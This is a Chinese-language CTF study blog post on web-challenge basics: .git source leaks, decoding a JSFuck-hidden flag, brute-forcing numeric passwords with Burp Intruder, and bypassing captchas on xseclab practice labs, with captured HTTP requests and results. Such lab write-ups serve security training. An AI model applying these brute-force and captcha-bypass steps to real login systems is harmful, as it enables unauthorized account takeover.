【CTFWeb 基础】总结笔记以及实例题（2）

原创

今天也要美美哒 于 2020-04-12 15:30:40 发布 319 收藏 5
分类专栏： CTF

CTF 专栏收录该内容
20 篇文章 1 订阅
订阅专栏

自己总结的基础笔记，里面所用题型都为基础题型仅供查考
本文链接：https://blog.csdn.net/weixin_45871855/article/details/105348088


目录

本文所用实例链接
Bugku web5
攻防世界新手区 weak_auth
Bugku 输入密码查看flag
安全攻防脚本关5 逗比验证码第一期
安全攻防脚本关6 逗比验证码第二期
安全攻防脚本关7 逗比验证码第三期（SESSION）

8.源码获取

> 由于现在当前大量开发人员使用git进行版本控制，对站点自动部署。 如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。
> GitHack是一个.git泄露利用脚本，通过泄露的.git文件夹下的文件，还原重建工程源代码。
> Git信息泄露的危害很大，渗透测试人员、攻击者，可直接从源码获取敏感配置信息（如：邮箱，数据库），也可以进一步审计代码，挖掘文件上传、SQL注射等安全漏洞。


例：Bugku web5



JSPFUCK??????答案格式CTF{******}


□ Submit

看到随便输入显示再好好看看，看源码，得到了一长串JsFuck编码



```
<html>
<body>
<div style="display:none;">([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
<form action="index.php" method="post" >
JSPFUCK??????答案格式CTF{******}<br>
<br>
<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```

放到控制台运行，得到flag



```
[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+
[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[]+!+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]+[])[+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![
[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]
[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[
(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[
[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[
[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]
[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[
(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+
[])[!+[]+!+[]])
← "ctf{whatfk}"
```


9.弱密码爆破

> 在有些网站的登陆界面中，我们希望拿到它的管理员权限，但是我们并不知道它的密码，但是知道的是它的密码的类型并不复杂，我们可以对密码进行弱密码爆破。burp中自带的字典可能不足够爆破，可以在网上下载一个字典

例：攻防世界新手区 weak_auth

解题步骤（之前的文章）：
攻防世界：Web (新手练习题)之 weak_auth


例：Bugku 输入密码查看flag



输入查看密码 [ ] 查看

请输入5位数密码查看，获取密码可联系我。

和上一题类似，但是这个有前提条件“五个数字”，所以在字典那选择数字，从10000到99999 顺序，step为1，开始爆破，得到密码，在输入框输入，得到flag



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attacl
payload type can be customized in different ways.

Payload set: 1　　Payload count: 90,000

Payload type: Numbers　　Request count: 90,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format

Number range

Type: ● Sequential ○ Random

From: 10000

To: 99999

Step: 1

How many: 1

Number format


Base: ● Decimal ○ Hex

注意:这样跑起来最不好的一点是太慢了。。。。

10.验证码

> 验证码发布流程
> 1.用户请求访问或刷新网页，服务器后台生成验证码图片及图片编码，
> 2.将验证码信息加密后放入Session或Cookie；
> 3.提交表单信息后，调用生成验证码的程序；
> 4.核对验证码无误、数据合法后写入数据库；
> 用户正常刷新页面后，会再次访问该表单页面，验证码图片被动更新，Session和Cookie存入的值也跟着改变，用不同方式模拟post传参直接发送数据，从而达到绕过验证码的目的，修复此漏洞的方法：在核对验证码后，便清空Session和Cookie中保存验证码的值，再判断数据的合法性，最后写入数据库，以此提高验证码的安全性。

例：安全攻防脚本关5 逗比验证码第一期



登陆密码是4位纯数字数，第一位不为0

User: admin


Password: ●●●●

Vcode:

进入登陆页面后，User信息已给出，密码提示为：第一位不为0的4位纯数字，但需要输入验证码登陆。


脑子里都是爆破爆破，爆了它，加上它和上题类似，burp弱密码爆破是首选，不过看其他 writeup 似乎可以跑python脚本

先尝试登陆，如输入1234，用Burp Suite抓取数据包，获取所需的Cookie和变量名信息：



```
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=1234&vcode=&submit=submit
```

接着直接暴力破解获取flag，方法和上面爆破方法一样


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
1 × 2 × 3 × ...
Target Positions Payloads Options
Intruder attack 6
Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Headers Hex Render
< + >
Type a search term

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type

Attack type: Sniper


```
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=§1234§&vcode=&submit=submit
```

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▲	Comment
261	1260	200	□	□	306	
262	1261	200	□	□	306	
263	1262	200	□	□	306	
264	1263	200	□	□	306	
265	1264	200	□	□	306	
266	1265	200	□	□	306	
267	1266	200	□	□	306	
268	1267	200	□	□	306	
269	1268	200	□	□	306	
270	1269	200	□	□	306	
75	1074	200	□	□	309	
239	1238	200	□	□	320	

```
Server: nginx
Date: Wed, 15 Apr 2020 07:27:15 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 4335
Content-Length: 22

key is LJLJL789sdf#@sd
```

例：安全攻防脚本关6 逗比验证码第二期




程序猿：“该死的黑客，我让你绕！我验证一次就让你的验证码失效，看你怎么绕！”
Tips:密码是4位数字，首位不是0

User: admin

Password:


Vcode:

先尝试登陆，用Burp Suite抓取数据包，获取所需的Cookie和变量名信息：



```
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=1234&vcode=&submit=submit
```

将抓取的页面Send to Repeater后发送数据包，在Response中显示“pwd error”，尝试在Request中修改数据包信息，根据给出的提示：“一次便失效”发现当验证码为空的情况下，可以重复修改pwd的值，以达到绕过验证码爆破密码的作用；



Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Co
1 × 2 × 3 × ...
Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The at

Attack type: Sniper

```
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/in
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=§1234§&vcode=&submit=submit
```

1 payload position

